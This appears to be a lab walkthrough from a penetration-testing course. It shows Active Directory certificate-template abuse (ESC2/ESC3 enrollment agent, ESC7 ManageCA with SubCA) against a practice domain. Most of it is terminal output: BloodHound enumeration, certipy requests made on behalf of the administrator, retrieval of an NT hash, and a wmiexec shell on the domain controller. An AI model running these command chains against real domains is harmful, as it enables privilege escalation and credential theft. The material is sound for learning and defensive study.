
+

Home

The BloodHound interface displays a network graph with nodes representing various accounts on the LAB.LOCAL domain. The nodes are represented by icons with three horizontal bars and a small circle, followed by the account name and domain. The nodes include ESC3@LAB.LOCAL, ESC9@LAB.LOCAL, ESC2@LAB.LOCAL, ESC4@LAB.LOCAL, TESTINGCERT@LAB.LOCAL, ESC1@LAB.LOCAL, LAB-LAB-DC-CA@LAB.LOCAL, ESC7_1@LAB.LOCAL, LDAPS@LAB.LOCAL, and KERBEROSAUTHENTICATION@LAB.LOCAL. On the right side of the screen, there is a vertical toolbar with various icons for navigation and management. A prominent dialog box titled 'Upload Progress' is open, showing the status of an upload for the file '20251004094422_gpos.json'. The status indicates 'Upload Complete' at 100%. Below this, another section titled 'Post Process' shows 'Post Processing Complete' at 100%. At the bottom right of the dialog, there is a button labeled 'Clear Finished'.

```
[eu-academy-6]@[10.10.14.136]-[htb-ac-738665@htb-i1zlqwng0u]-[~/bloodhound]
└── [★]$ bloodhound-python -u blwasp@lab.local -d lab.local -p 'Password123!' -c all -g lab-dc.lab.local -ns 10.129.228.236
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: lab.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (lab-dc.lab.local:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: lab-dc.lab.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 3 computers
INFO: Connecting to LDAP server: lab-dc.lab.local
INFO: Found 16 users
INFO: Found 54 groups
INFO: Found 4 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: lab-dc.lab.local
INFO: Querying computer: LAB-Workstation.lab.local
INFO: Querying computer: LAB-DC.lab.local
WARNING: Could not resolve: LAB-Workstation.lab.local: The DNS query name does not exist: LAB-Workstation.lab.local.
WARNING: Connection timed out while resolving sids
```





The screenshot shows the GitHub repository page for `zerobytesecure/Certipy`. The repository is public and has 1 branch and 0 tags. The master branch contains the following files:

- `root`: Initial commit (594d1ed · last year, 1 Commit)
- `.github/workflows`: Initial commit (last year)
- `certipy`: Initial commit (last year)
- `.gitignore`
- `Certipy.spec`
- `LICENSE`
- `README.md`
- `customqueries.json`

The `customqueries.json` file is highlighted with a red border. The page contains the following text:


The BloodHound data is saved as a ZIP-file that can be imported into my forked version of [BloodHound](#) with PKI support.

If you want BloodHound data output that is compatible with the original version of BloodHound, you can pass the `-old-bloodhound` parameter. Please note that Certipy uses BloodHound's new format, introduced in version 4, but that PKI integration is only supported in the [forked version](#).

Custom Certipy queries for BloodHound can be found in [customqueries.json](#). These will not be necessary for the forked version.

On Linux, custom BloodHound queries can be added in `~/.config/bloodhound/customqueries.json`, and for Windows in `C:\Users\[USERNAME]\AppData\Roaming\BloodHound\customqueries.json`

HTTPS://GITHUB.COM/ZEROBYTESECURE/CERTIPY?TAB=README-OV-FILE



BLWASP@LAB.LOCAL

Node Info

EXTRA PROPERTIES

Any Purpose	True
Authorize d Signatur es Required	0
Certificat e Authoritie s	lab-LAB-DC-CA
Certificat e Name Flag	EnrolleeSuppliesSubject
Client Authenti cation	True
Display Name	ESC2
Enabled	True
Enrollee Supplies Subject	True
Enrollme nt Agent	True

Analysis

```

graph TD
    BLWASP[BLWASP@LAB.LOCAL] --> USERS[USERS@LAB.LOCAL]
    BLWASP --> DOMAINADMINS[DOMAIN ADMINS@LAB.LOCAL]
    USERS --> DOMAINADMINS
    DOMAINADMINS --> SUBCA[SUBCA@LAB.LOCAL]
    DOMAINADMINS --> ENTERPRISEADMINS[ENTERPRISE ADMINS@LAB.LOCAL]
    DOMAINADMINS --> DOMAINUSERS[DOMAIN USERS@LAB.LOCAL]
    DOMAINUSERS --> ESC2[ESC2@LAB.LOCAL]
  
```

Raw Query

```
[eu-academy-6]-[10.10.14.136]-[htb-ac-738665@htb-i1zlqwng0u]-[~]
└─ [*]$ certipy req -u 'blwasp' -p 'Password123!' -dc-ip 10.129.228.236 -target lab-dc.lab.local -ca 'lab-LAB-DC-CA' -template 'ESC2' -debug
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'lab-dc.lab.local' at '10.129.228.236'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.129.228.236[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.129.228.236[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 63
[*] Got certificate without identification
[*] Certificate has no object SID
[*] Saved certificate and private key to 'blwasp.pfx'
```

```
[eu-academy-6]-[10.10.14.136]-[htb-ac-738665@htb-i1zlqwng0u]-[~]
└─ [*]$ certipy req -u 'blwasp' -p 'Password123!' -dc-ip 10.129.228.236 -target lab-dc.lab.local -ca 'lab-LAB-DC-CA' -template 'User' -on-behalf-of 'administrator' -pfx blwasp.pfx -debug
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'lab-dc.lab.local' at '10.129.228.236'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.129.228.236[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.129.228.236[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 66
[*] Got certificate with UPN 'administrator@lab.local'
[*] Certificate object SID is 'S-1-5-21-2570265163-3918697770-3667495639-500'
[*] Saved certificate and private key to 'administrator.pfx'
```

```
[eu-academy-6]-[10.10.14.136]-[htb-ac-738665@htb-i1zlqwng0u]-[~]
└── [★]$ certipy auth -pfx administrator.pfx -username administrator -domain lab.local -dc-ip 10.129.228.236
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@lab.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@lab.local': aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe
```

```
[us-academy-1]-[10.10.15.96]-[htb-ac-738665@htb-n8cbwsihys]-[~]
└── [★]$ KRB5CCNAME=administrator.ccache wmiexec.py -k -no-pass LAB-DC.LAB.LOCAL
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
lab\administrator

C:\>
```

BLWASP@LAB.LOCAL

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Database Info Node Info Analysis

LAB-LAB-DC-CA@LAB.LOCAL

OVERVIEW

Reachable High Value Targets 0

NODE PROPERTIES

Object ID 6737c27d-40f0-4e50-9a3f-460d70a8b043

EXTRA PROPERTIES

CA Name	lab-LAB-DC-CA
Certificate Serial Number	16BD1CE8853DB8B5488A16757CA7C101
Certificate Subject	CN=lab-LAB-DC-CA, DC=lab, DC=local
Certificate Validity End	2027-03-26 00:17:46+00:00
Certificate Validity Start	2022-03-26 00:07:46+00:00
DNS Name	LAB-DC.lab.local

Raw Query

ManageCa

```
graph LR; BLWASP((BLWASP@LAB.LOCAL)) -- ManageCa --> CA((LAB-LAB-DC-CA@LAB.LOCAL))
```

Raw Query

Raw Query

```
[us-academy-1]-[10.10.15.96]-[htb-ac-738665@htb-tvtn6eh9dt]-[~]
└── [★]$ certipy ca -u 'BlWasp@lab.local' -p 'Password123!' -ca lab-LAB-DC-CA -add-officer BlWasp
Certipy v4.8.2 - by Oliver Lyak (ly4k)
```

[*] User 'blwasp' already has officer rights on 'lab-LAB-DC-CA'

```
[us-academy-1]-[10.10.15.96]-[htb-ac-738665@htb-tvtn6eh9dt]-[~]
└── [★]$ certipy ca -u 'BlWasp@lab.local' -p 'Password123!' -ca lab-LAB-DC-CA -enable-template 'SubCA'
Certipy v4.8.2 - by Oliver Lyak (ly4k)
```

[*] Successfully enabled 'SubCA' on 'lab-LAB-DC-CA'

```
[us-academy-1]-[10.10.15.96]-[htb-ac-738665@htb-tvtn6eh9dt]-[~]
└── [★]$ certipy req -u 'BlWasp@lab.local' -p 'Password123!' -ca lab-LAB-DC-CA -template SubCA -upn Administrator
Certipy v4.8.2 - by Oliver Lyak (ly4k)
```

[*] Requesting certificate via RPC

[+] Got error while trying to request certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template do not allow the current user to enroll for this type of certificate.

[*] Request ID is 62

Would you like to save the private key? (y/N) y

[*] Saved private key to 62.key

[+] Failed to request certificate

```
[us-academy-1]-[10.10.15.96]-[htb-ac-738665@htb-tvtn6eh9dt]-[~]
└── [★]$ certipy ca -u 'BlWasp@lab.local' -p 'Password123!' -ca lab-LAB-DC-CA -issue-request 62
Certipy v4.8.2 - by Oliver Lyak (ly4k)
```

[*] Successfully issued certificate

```
[us-academy-1]-[10.10.15.96]-[htb-ac-738665@htb-tvtn6eh9dt]-[~]
└── [★]$ certipy req -u 'BlWasp@lab.local' -p 'Password123!' -ca lab-LAB-DC-CA -retrieve 62
Certipy v4.8.2 - by Oliver Lyak (ly4k)
```

```
[*] Retrieving certificate with ID 62
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Loaded private key from '62.key'
[*] Saved certificate and private key to 'administrator.pfx'
```

```
[us-academy-1]-[10.10.15.96]-[htb-ac-738665@htb-tvtn6eh9dt]-[~]
└── [★]$ certipy auth -pfx administrator.pfx -username administrator -domain lab.local -dc-ip 10.129.228.236
Certipy v4.8.2 - by Oliver Lyak (ly4k)
```

```
[*] Using principal: administrator@lab.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@lab.local': aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe
```

```
[us-academy-1]-[10.10.15.96]-[htb-ac-738665@htb-tvtn6eh9dt]-[~]
└── [★]$ export KRB5CCNAME=administrator.ccache
impacket-wmiexec -k -no-pass LAB-DC.LAB.LOCAL
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its affiliated companies
```

```
[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
lab\administrator
```

BLWASP@LAB.LOCAL

Analysis

Domain Escalation


- Find Misconfigured Certificate Templates (ESC1)
- Shortest Paths to Misconfigured Certificate Templates from Owned Principals (ESC1)
- Find Misconfigured Certificate Templates (ESC2)
- Shortest Paths to Misconfigured Certificate Templates from Owned Principals (ESC2)
- Find Enrollment Agent Templates (ESC3)
- Shortest Paths to Enrollment Agent Templates from Owned Principals (ESC3)
- Shortest Paths to Vulnerable Certificate Template Access Control (ESC4)
- Shortest Paths to Vulnerable Certificate Template Access Control from Owned Principals (ESC4)
- Find Certificate Authorities with User Specified SAN (ESC6)**
